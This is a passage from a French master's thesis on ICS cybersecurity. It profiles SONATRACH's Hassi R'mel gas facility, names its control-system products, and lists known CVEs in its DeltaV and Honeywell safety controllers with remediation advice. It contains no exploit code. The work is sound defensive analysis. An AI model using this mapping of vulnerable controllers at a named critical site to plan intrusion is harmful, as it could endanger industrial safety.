La surveillance de la sécurité et la réponse aux incidents sont des éléments essentiels de la cybersécurité. Elles impliquent la mise en place d'un Security Operations Center (SOC) spécialisé dans la surveillance en temps réel de l'environnement informatique. Le SOC collecte, analyse et interprète les données de sécurité à l'aide d'outils tels que les journaux, les événements de sécurité, les anomalies de trafic réseau, les IDS et Les solutions de gestion des événements et des informations de sécurité (Security Information and Event Management (SIEM)). Une veille constante sur les menaces permet de rester à jour sur les nouvelles techniques d'attaque et de contrer les attaques de manière proactive. La définition de scénarios d'incident et de plans de réponse détaillés permet de réagir de manière coordonnée et structurée lors d'incidents, minimisant ainsi les dommages potentiels. La formation régulière de l'équipe et la réalisation d'exercices d'incidents contribuent à améliorer les compétences et à tester les plans de réponse. L'évaluation et l'audit réguliers des processus de surveillance et de réponse aux incidents permettent d'identifier les lacunes et de mettre en place des mesures correctives pour garantir la conformité et l'efficacité des pratiques de sécurité.

2.10.8 Évaluations de sécurité des fournisseurs

Les évaluations de sécurité des fournisseurs sont essentielles pour gérer les risques de sécurité liés aux partenaires commerciaux et aux fournisseurs de services. Lors de ces évaluations, il est important d'établir des critères de sélection clairs, d'évaluer les politiques et procédures de sécurité des fournisseurs, de vérifier leurs certifications et audits externes, d'évaluer leurs pratiques de gestion des risques, d'analyser leur gouvernance de la sécurité, d'évaluer leurs pratiques de protection des données, et de demander des références et attestations. Ces mesures garantissent que les fournisseurs respectent les normes de sécurité et protègent les informations sensibles.

2.10.9 Formation et sensibilisation des employés

La formation et la sensibilisation des employés jouent un rôle crucial dans la mise en place d'une stratégie de cybersécurité efficace. Les employés, bien qu'ils puissent constituer le maillon faible de la sécurité, peuvent également devenir une précieuse ligne de défense lorsqu'ils sont formés et conscients des bonnes pratiques de sécurité. Il est essentiel de concevoir un programme

de formation exhaustif, de fournir des sessions régulières de sensibilisation, d'organiser des simulations d'attaques, d'établir des politiques et procédures de sécurité claires, de sensibiliser à la protection des données, de promouvoir une utilisation sécurisée des technologies, de former à la reconnaissance des attaques de phishing, de sensibiliser aux médias sociaux, d'encourager les comportements sécurisés, et de maintenir une communication régulière. Ces mesures permettent aux employés de devenir une ligne de défense solide en comprenant les bonnes pratiques de sécurité et en restant informés des dernières menaces.

2.11 Conclusion

La cybersécurité ICS revêt une importance critique dans un monde interconnecté et numérique. En comprenant la distinction entre les technologies de l'information (IT) et de l'opérationnel (OT) ainsi que leur convergence, nous avons pu appréhender les défis uniques auxquels font face les ICS. L'étude des incidents de sécurité ICS nous a permis de tirer des leçons précieuses pour renforcer la résilience de ces systèmes essentiels. En utilisant des méthodes, des outils et des normes appropriés, il est possible de sécuriser efficacement les ICS et de protéger les infrastructures industrielles vitales. La cybersécurité des ICS représente un défi constant, mais en restant à la pointe des meilleures pratiques et en s'adaptant aux évolutions technologiques, nous pouvons garantir un environnement industriel plus sûr et résistant aux menaces cybernétiques.

Chapitre 3

Étude de cas : L'entreprise pétrolière SONATRACH

Sommaire

3.1 Introduction

Le chapitre 3 de ce mémoire se concentre sur l'étude de cas de l'entreprise pétrolière SONATRACH et ses ICS. Nous examinerons en détail l'architecture, les composants et les fonctionnalités clés des ICS utilisés par SONATRACH. De plus, nous nous pencherons sur les défis spécifiques de la sécurité des ICS auxquels SONATRACH est confrontée, notamment les menaces potentielles et les mesures de protection mises en place.
L'objectif principal de ce chapitre est de fournir une analyse approfondie des ICS, en mettant en évidence les enjeux spécifiques du secteur pétrolier. En comprenant les particularités de SONATRACH et de ses ICS, nous serons en mesure de mieux appréhender les défis et les solutions liés à la cybersécurité des ICS dans l'industrie pétrolière.

3.2 Présentation générale de l'entreprise

SONATRACH, la Société Nationale pour la Recherche, la Production, le Transport, la Transformation et la Commercialisation des Hydrocarbures, occupe une place centrale dans l'économie algérienne en tant que plus grande compagnie pétrolière et gazière du pays. Fondée en 1963, elle est un acteur clé de l'industrie énergétique mondiale, générant d'importants revenus pour l'Algérie.

En tant que principale entreprise exportatrice du pays, SONATRACH contribue à plus de 95% des recettes en devises étrangères et représente plus de 50% des revenus fiscaux nationaux. Sa mission principale est de valoriser les importantes réserves en hydrocarbures de l'Algérie, et elle est entièrement intégrée sur toute la chaîne de valeur, de l'exploration à la commercialisation.

SONATRACH possède une envergure impressionnante avec ses 154 filiales et participations, et emploie près de 200 000 personnes, ce qui en fait un acteur majeur de l'emploi en Algérie. Son activité d'exploration et de production se concentre sur les gisements majeurs situés dans différentes régions du Sahara algérien, tandis que son réseau de canalisations de près de 22 000 kilomètres assure le transport efficace des hydrocarbures vers les installations de traitement et les raffineries.

Dans l'aval de l'industrie pétrolière, SONATRACH gère six raffineries et deux complexes pétrochimiques, transformant le pétrole brut en produits raffinés tels que l'essence, le diesel et le Gaz de Pétrole Liquéfié (GPL). Elle dispose également de complexes de liquéfaction de gaz naturel (GNL) et de séparation de gaz de pétrole liquéfié (GPL), renforçant ainsi sa présence

dans le secteur aval.

En tant qu'entreprise de premier plan, SONATRACH affiche des performances impressionnantes, avec une production d'hydrocarbures de 185,2 millions de Tonnes Équivalent Pétrole (TEP) et des exportations atteignant 95 millions de TEP en 2021. Son chiffre d'affaires à l'exportation a atteint 35,4 milliards de dollars américains, contribuant ainsi à l'économie du pays et la classant au 9e rang mondial des compagnies pétrolières et gazières.

3.2.1 Description de Sonatrach Hassi r'mel

Le champ de Hassi R'mel en Algérie est un site pétrolier et gazier stratégique, connu pour son exploitation importante du gaz naturel. Il est géré par Sonatrach Hassi R'mel, une division clé de la société pétrolière nationale de l'Algérie. Ce champ joue un rôle primordial dans le développement économique du pays et abrite des installations de production, de traitement et d'exportation de gaz. Sonatrach Hassi R'mel assure également la gestion complète du processus pétrolier, de l'exploration à la commercialisation, tout en respectant les normes environnementales et en veillant à la sécurité de ses employés. En plus de son impact dans l'industrie, Sonatrach Hassi R'mel contribue à l'économie locale en créant des emplois et en soutenant le développement des communautés environnantes.

3.2.2 Installations gazières à Hassi R'Mel :

Les installations gazières à Hassi R'Mel sont organisées en trois zones distinctes :

- **Zone Centre :** Elle abrite les modules de traitement de gaz 0, 1 et 4, les installations communes de la phase B, le Centre de Stockage et de Transfert de Fluides (CSTF), ainsi que le Centre National de Dispatching de Gaz (CNDG). Les Stations de Récupération des Gaz Associés (SRGA) (SRGA1 et SRGA2) y sont également présentes.
- **Zone Nord :** Le Module de Traitement de Gaz 3 et la Station de Compression Nord (SCN) sont situés dans cette zone pour la compression et le transport du gaz.
- **Zone Sud :** Le Module de Traitement de Gaz 2, la Station de Compression Sud (SCS), le Centre de Traitement de Gaz (CTG)/Djebel Bissa et le Centre de Traitement de Gaz CTG/HR-Sud se trouvent dans cette zone pour le traitement et la compression du gaz.

Ces installations jouent un rôle essentiel dans le traitement, la compression, le stockage et la distribution du gaz naturel extrait du champ de Hassi R'Mel. Elles assurent le bon fonctionnement du système gazier dans son ensemble, répondant ainsi aux besoins énergétiques de la région et du pays.

Opérationnelles et fonctionnelles

Le champ de Hassi R'Mel abrite diverses activités opérationnelles et fonctionnelles essentielles pour le développement, l'exploitation et la commercialisation des hydrocarbures. Voici un aperçu de ces activités :

- Activités opérationnelles :
  - Aval : Responsable de l'exploitation des installations existantes telles que la liquéfaction de gaz naturel, la séparation de GPL, le raffinage, la pétrochimie et la production de gaz industriels.
  - Amont : Chargé de la recherche, de l'exploitation et de la production des hydrocarbures, en développant les gisements découverts et en améliorant le taux de récupération des hydrocarbures.
  - Transport par Canalisation (TRC) : Responsable de la définition, de la réalisation, de l'exploitation, de la maintenance et de l'évolution du réseau de canalisation pour assurer le transport sécurisé des hydrocarbures vers les zones de commercialisation.
  - Commercialisation : Gestion des opérations de vente et de distribution des hydrocarbures sur le marché.
- Activités fonctionnelles : En complément des activités opérationnelles, SONATRACH comprend également des activités fonctionnelles qui soutiennent et facilitent les opérations de l'entreprise. Celles-ci incluent le comité exécutif, le comité d'examen et d'orientation, la sécurité interne, l'audit, les finances, les ressources humaines, et d'autres fonctions essentielles. Ces activités fonctionnelles jouent un rôle important dans la gestion et le bon fonctionnement global de l'entreprise.



Figure 3.1 – Organigramme Sonatrach Hassi R'mel

3.2.3 Présentation de la division informatique :

Ce service a été créé en 1994 et fait partie de la division production de l'activité amont. Son objectif principal est la gestion, le développement et la maintenance des outils informatiques dans toutes les régions. Il est composé des services suivants (voir la figure 3.2) :

Service développement et maintenance :

Ce service est responsable de la création, de la mise à jour et de la maintenance des systèmes informatiques et des applications au sein de Sonatrach. Il est impliqué dans le développement de nouvelles fonctionnalités, la résolution des problèmes techniques et garantit le bon fonctionnement des systèmes existants. Ce service est divisé en deux départements comme illustré par la figure 3.2 :

- **Service de développement d'applications :**



Figure 3.2 – Organigramme de la division informatique Sonatrach Hassi R'mel

Ce service permet :

- La prise en charge des développements liés aux structures financières et d'approvisionnement.
- L'assistance aux régions et associations dans l'exploitation et la maintenance des progiciels de gestion financière intégrée (système développé à Hassi R'mel).
- La généralisation du système Gestion Financière Assistée par Ordinateur (GFAO) aux régions et au siège de la Division Production (DP).

– **Service de maintenance d'applications (illustré par la figure 3.3) :**
Ce service permet :

- La prise en charge du système d'information lié aux activités telles que les ressources humaines, l'intendance, la logistique et la sécurité.



Figure 3.3 – Plan du Bâtiment Informatique de Sonatrach Hassi Rmel

- Le déploiement de Système de Gestion Intégrée des Ressources Humaines (RESHUM) aux régions et au siège de la DP.
- L'assistance continue aux utilisateurs dans l'exploitation des applications de gestion.

Service informatique industrielle :

Ce service est chargé de la gestion des systèmes OT utilisés dans les opérations industrielles de l'entreprise, tels que les ICS de type SCADA, DCS et SIS. Il se divise en deux sous-services :

- **Sous-Service de Développement et Maintenance des Applications OT :** Ce service permet :
  - Développement, maintenance et support des applications opérationnelles utilisées dans les opérations industrielles.
  - Implémentation et administration des systèmes SCADA et DCS pour le contrôle et le suivi des processus de production de gaz.
  - Assistance aux utilisateurs des systèmes industriels et résolution des problèmes techniques.

- **Sous-Service de Sécurité OT :** Ce service permet :
  - Responsable de la sécurité des systèmes informatiques opérationnels utilisés dans les opérations industrielles.
  - Mise en place de mesures de sécurité pour protéger les ICS et autres applications opérationnelles contre les cybermenaces et les intrusions.
  - Surveillance continue des systèmes et mise en œuvre de procédures de sauvegarde et de restauration des données.
  - Sensibilisation et formation des utilisateurs aux bonnes pratiques de sécurité informatique dans un environnement opérationnel.

Service réseau :

Responsable de la gestion et du maintien de l'infrastructure réseau de l'organisation, ces tâches principales :

- Configuration et gestion des équipements réseau : Configuration et administration des routeurs, commutateurs, points d'accès sans fil, etc.
- Surveillance et maintenance du réseau : Surveillance continue des performances et de l'état du réseau, détection des problèmes potentiels, maintenance préventive et optimisation des performances.
- Gestion des adresses IP et résolution des noms : Attribution et gestion des adresses IP, résolution des noms de domaine pour faciliter l'accès aux ressources réseau.
- Sécurité du réseau : Mise en place de mesures de sécurité, configuration des pare-feu, surveillance des activités suspectes, application de correctifs de sécurité.
- Dépannage et résolution des problèmes : Diagnostic, identification et résolution des dysfonctionnements et problèmes de connectivité, collaboration avec d'autres équipes techniques.

Service de Support Technique :

Ce service assure un soutien technique et logistique dans le domaine informatique, principales tâches :

- Prise en charge des besoins en matériels et consommables informatiques : Acquisition, gestion des stocks, distribution et suivi des équipements matériels et consommables.
- Elaboration des budgets et cahiers des charges : Participation à l'élaboration des budgets liés aux dépenses informatiques, évaluation des coûts, définition des priorités financières, établissement des cahiers des charges techniques.

- Gestion du parc d'équipements informatiques de la région : Gestion de l'inventaire, maintenance préventive et corrective, planification des mises à niveau et des remplacements, optimisation des ressources matérielles.

Service Systèmes :

Divisé en deux sous-services : l'administration Système et l'exploitation des Bases de Données.

- **Sous-service Administration Système :** Ce service permet :
  - Support technique et assistance aux utilisateurs.
  - Administration des serveurs, réseaux et systèmes d'exploitation.
  - Mise en place de politiques de sécurité et de mesures de protection.
  - Gestion de la messagerie et du nom de domaine.

- **Sous-service Exploitation des Bases de Données :** Ce service permet :
  - Administration des bases de données (installation, configuration, surveillance).
  - Gestion des autorisations d'accès et des sauvegardes.
  - Optimisation des performances des bases de données.
  - Sécurité des données stockées dans les bases de données.

Service Sécurité IT :

Responsable de la protection des systèmes informatiques, des données sensibles et des infrastructures technologique, Principales tâches :

- Surveillance et détection des menaces.
- Gestion des identités et des accès.
- Mise en place de mesures de protection (pare-feu, antivirus, détection des intrusions, prévention des fuites de données).
- Sensibilisation et formation des employés.
- Gestion des incidents de sécurité.

3.3 ICS utilisé par l'entreprise

Dans l'industrie pétrolière et gazière, les infrastructures se divisent en trois catégories : l'amont (exploitation et production), l'intermédiaire (transport) et l'aval (raffinage et distribution). Toutes ces infrastructures utilisent des ICS pour surveiller les opérations, collecter les données et prendre des décisions.

L'infrastructure en aval comprend les installations de raffinage et de distribution. Les ICS sont utilisés pour surveiller et contrôler les systèmes d'admission, les réservoirs, les unités de séchage, les systèmes de compression, etc. Les capteurs collectent des données pour le contrôle des opérations.

L'infrastructure intermédiaire est principalement constituée de pipelines souterrains avec des capteurs de pipeline pour surveiller le transport. Des installations hors sol, telles que des stations de vannes de sectionnement et des pompes, peuvent également être présentes. Les architectures ICS sont similaires à celles de l'aval.

Dans l'infrastructure en amont, des ICS sont utilisés pour surveiller l'extraction du pétrole et du gaz, la séparation des phases et l'exportation vers les pipelines. Les capteurs de pipeline sont utilisés pour collecter des données environnementales et de réservoirs. Les architectures ICS utilisées sont similaires à celles de l'aval.

3.3.1 Présentation des ICS spécifique

Les systèmes de contrôle industriels tels que le SCADA, le DCS, les PLCs, le SIS, l'ESD et le Fire and Gas Detection System (FIRE&GAS) sont essentiels pour assurer la sécurité, optimiser les performances et prévenir les incidents dans les opérations pétrolières et gazières. Voici un aperçu des différents systèmes utilisés :

SCADA

Le système SCADA Yokogawa est une solution technologique avancée qui assure le contrôle, la supervision et l'analyse des opérations de production et de transport d'hydrocarbures. Il offre une gestion avancée des alarmes, des rapports de production, une capacité d'enregistrement et de lecture, ainsi qu'une intégration facile avec d'autres systèmes.

DCS

Différents modèles de DCS sont utilisés pour superviser et gérer les opérations industrielles. Parmi eux :

- Honeywell Experion PKS
- ABB AC 800F
- Yokogawa CS 3000
- Mark VIe de General Electric

PLC

Les PLC automatisent les processus, collectent des données à partir de capteurs et effectuent des actions de contrôle en temps réel pour assurer la sécurité et l'efficacité des opérations. Parmi les modèles utilisés :

- Allen Bradley
- Siemens S7-300
- Schneider TSX Premium

SIS

Le système SIS est essentiel pour prévenir les incidents dangereux dans les installations industrielles à haut risque. Il surveille en continu les processus, détecte les conditions dangereuses et prend des mesures pour éviter ou réduire les conséquences catastrophiques. Les systèmes utilisés incluent :

- Honeywell Safety Manager
- Emerson DeltaV SIS
- Siemens S7-1500F/Fail-Safe

ESD

Les systèmes ESD détectent les conditions dangereuses et déclenchent une action d'arrêt d'urgence pour prévenir les incidents graves. Les modèles de systèmes ESD utilisés comprennent :

- Honeywell Safety Manager ESD
- Emerson DeltaV ESD
- Siemens S7-1500F/Fail-Safe ESD

FIRE & GAS (Fire and Gas Detection System)

Les systèmes de détection d'incendie et de gaz sont essentiels pour prévenir les incendies et les fuites de gaz dangereuses. Ils surveillent en continu les zones sensibles et utilisent des capteurs sophistiqués pour détecter la présence de flammes, de fumée ou de gaz dangereux. Les modèles utilisés comprennent :

- Honeywell Fire & Gas System
- Siemens Cerberus Pro
- Tyco Fire & Gas Detection Technology

3.3.2 Composants et architecture de l'ICS

L'architecture des ICS présente généralement des similitudes dans toutes les industries, conformément à la documentation disponible dans la section 1.3 du premier chapitre sur l'architecture des ICS. Toutefois, le secteur du pétrole et du gaz Oil and Gas (O&G) présente des particularités dues aux spécifications et aux exigences propres à chaque installation ou processus. La complexité du processus industriel, la taille de l'installation et d'autres exigences spécifiques sont autant de facteurs qui influent sur l'architecture des ICS dans le secteur O&G. Néanmoins, la plupart des ICS utilisés dans l'industrie pétrolière partagent des composants fondamentaux similaires, à l'exception des dispositifs de terrain qui sont spécifiques à l'industrie du pétrole et du gaz. Voici quelques exemples de ces divergences :

- Capteurs : Les capteurs utilisés dans l'industrie O&G incluent des capteurs de température, de pression, d'humidité, de son, de Radio Frequency Identification (RFID), de gaz, de débit, etc. Certains de ces capteurs sont conçus pour des environnements potentiellement explosifs (Atmosphéres Explosibles (ATEX)), tandis que d'autres sont de type EX-IA ou normaux.

- Actionneurs : Les ICS du secteur O&G font usage de différents types d'actionneurs tels que les actionneurs de vannes, de pompes, de moteurs, de vannes de sécurité et de vannes de régulation.

3.3.3 Fonctionnalités et rôles de l'ICS dans l'entreprise

Les fonctionnalités et rôles de l'ICS dans l'entreprise sont les suivants :

1. Collecte de données : les capteurs de température peuvent collecter les données de température des réservoirs de stockage de pétrole, permettant ainsi de surveiller et de contrôler les conditions de stockage de manière précise.

2. Contrôle en temps réel : DCS peuvent prendre des décisions en temps réel pour ajuster automatiquement la pression d'un pipeline de gaz naturel en fonction des variations de la demande, assurant ainsi un flux régulier et constant du gaz.
3. Gestion des alarmes : Un logiciel de gestion des alarmes intégré à l'ICS peut détecter une surchauffe dans une unité de raffinage et déclencher une alarme pour alerter rapidement les opérateurs et prendre des mesures pour éviter une défaillance du système.
4. Analyse des données : En utilisant des techniques d'analyse de données avancées, l'ICS peut détecter une tendance à la baisse de la pression dans un puits de pétrole et alerter les équipes de maintenance pour effectuer des travaux de réparation préventive, évitant ainsi une éventuelle perte de production.
5. Une interface graphique conviviale permet aux opérateurs de visualiser en temps réel les niveaux de stockage de gaz dans un réservoir, les débits de production et d'autres paramètres essentiels, facilitant ainsi la surveillance et la prise de décision.
6. Coordination des systèmes : Dans une raffinerie, l'ICS peut coordonner le DCS, le SIS et le FIRE&GAS. Cela permet une surveillance et un contrôle cohérents des opérations de la raffinerie, en assurant la sécurité des procédés, la gestion des alarmes en cas d'incidents et la coordination des actions d'extinction d'incendie si nécessaire.

3.4 Évaluation de la sécurité des ICS

L'évaluation de la sécurité des ICS dans l'industrie pétrolière et gazière nécessite une analyse approfondie des vulnérabilités courantes. Cette évaluation vise à identifier d'éventuelles faiblesses dans le système. De plus, il est essentiel d'évaluer l'efficacité et l'adéquation des mesures de sécurité mises en place par l'entreprise afin de faire face aux menaces actuelles. Parallèlement, il est nécessaire d'identifier les risques de cybersécurité spécifiques aux ICS pour les anticiper et y répondre de manière appropriée. Cette évaluation globale de la sécurité des ICS renforce la protection des systèmes et prévient les attaques ou les perturbations potentielles qui pourraient avoir des conséquences néfastes sur les opérations industrielles de l'entreprise.

3.4.1 Vulnérabilités courantes des ICS dans le secteur O&G

Voici les vulnérabilités des ICS les plus répandues dans le secteur pétroliers et gaziers :

Couche matérielle

Expliqué dans la section 2.6.2

1. Utilisation de composants matériels obsolètes ou non mis à jour.
2. Défauts de conception des dispositifs ICS.

3. Les accès non autorisés aux dispositifs ICS.

Couche logicielle

Expliqué dans la section 2.6.3

1. Utilisation de systèmes d'exploitation obsolètes ou non sécurisés.
2. Utilisation de logiciels et micro-logiciels obsolètes.
3. Défaut de correctifs et de mises à jour régulières.
4. Validation insuffisante des entrées.
5. Utilisation de mots de passe par défaut ou faibles.

Couche réseau

Expliqué dans la section 2.6.4

1. Manque de segmentation réseau.
2. Communication non sécurisée entre les dispositifs ICS.
3. Absence de contrôles d'accès appropriés.
4. Protocoles de communication vulnérables.
5. Vulnérabilités dans l'implémentation des protocoles.

Vulnérabilités inter-couches

- Mauvaise configuration des capteurs entraînant des dysfonctionnements dans les systèmes en boucle fermée.
- Déni de service résultant de la collaboration entre dispositifs intelligents et équipements obsolètes.
- Vulnérabilités logicielles et réseau liées à l'utilisation de codes sources ouverts et à l'implémentation non sécurisée dans les dispositifs de terrain.

3.4.2 Vulnérabilités recensées au niveau des ICS de Sonatrach

Recensement des vulnérabilités identifiées au niveau des ICS de Sonatrach (détails des vulnérabilités disponibles sur le site [41]) :

Common Weakness Enumeration (CVE)-2022-29962

Identifiants locaux codés en dur dans les contrôleurs DeltaV - Compromission des informations d'identification.

- Description : Des mots de passe intégrés non sécurisés sont utilisés dans les contrôleurs DeltaV, compromettant les informations d'identification et permettant un accès non autorisé.
- Impact : Accès non autorisé aux contrôleurs DeltaV, compromission des informations d'identification.
- Recommandations : Mettre à jour les contrôleurs DeltaV, utiliser des mots de passe sécurisés.

CVE-2022-29957

Absence d'authentification sur plusieurs protocoles utilisés par le système DeltaV.

- Description : Plusieurs protocoles du système DeltaV ne nécessitent pas d'authentification, permettant à un attaquant de manipuler le firmware, la configuration et de provoquer un déni de service (Denial of Service (DoS)).
- Impact : Manipulation du firmware, de la configuration et déni de service.
- Recommandations : Mettre à jour le système DeltaV, implémenter des mécanismes d'authentification pour les protocoles concernés.

CVE-2022-29963

Accès non sécurisé et prévisible aux opérations privilégiées de l'interface shell dans les contrôleurs DeltaV.

- Description : Les contrôleurs DeltaV utilisent des mots de passe utilitaires générés de manière déterministe, facilitant leur compromission et permettant un accès non autorisé aux opérations privilégiées.
- Impact : Accès non autorisé aux opérations privilégiées de l'interface shell.
- Recommandations : Mettre à jour le système DeltaV, utiliser des mots de passe forts et générés de manière sécurisée.

CVE-2022-29965

Utilisation d'un algorithme non sécurisé pour générer des mots de passe utilitaires dans les contrôleurs DeltaV.

- Description : Les mots de passe utilitaires des contrôleurs DeltaV sont basés sur un algorithme déterministe avec une faible entropie, les rendant prévisibles et permettant un accès non autorisé aux opérations de maintenance privilégiées.
- Impact : Accès non autorisé aux opérations de maintenance privilégiées.
- Recommandations : Mettre à jour le système DeltaV, améliorer le mécanisme de génération des mots de passe.

CVE-2022-30313

Absence d'authentification sur plusieurs protocoles du gestionnaire de sécurité Honeywell Experion PKS Safety Manager.

- Description : Les protocoles utilisés par le gestionnaire de sécurité ne disposent pas d'authentification, permettant à un attaquant d'accéder à des fonctionnalités critiques sans fournir d'informations d'identification.
- Impact : Manipulation de l'état du contrôleur, de la configuration, de la logique, des fichiers et déni de service.
- Recommandations : Mettre à jour le gestionnaire de sécurité, implémenter des mesures d'authentification.

CVE-2022-30314

Utilisation d'informations d'identification codées en dur dans le micro-logiciel du gestionnaire de sécurité Honeywell Experion PKS Safety Manager.

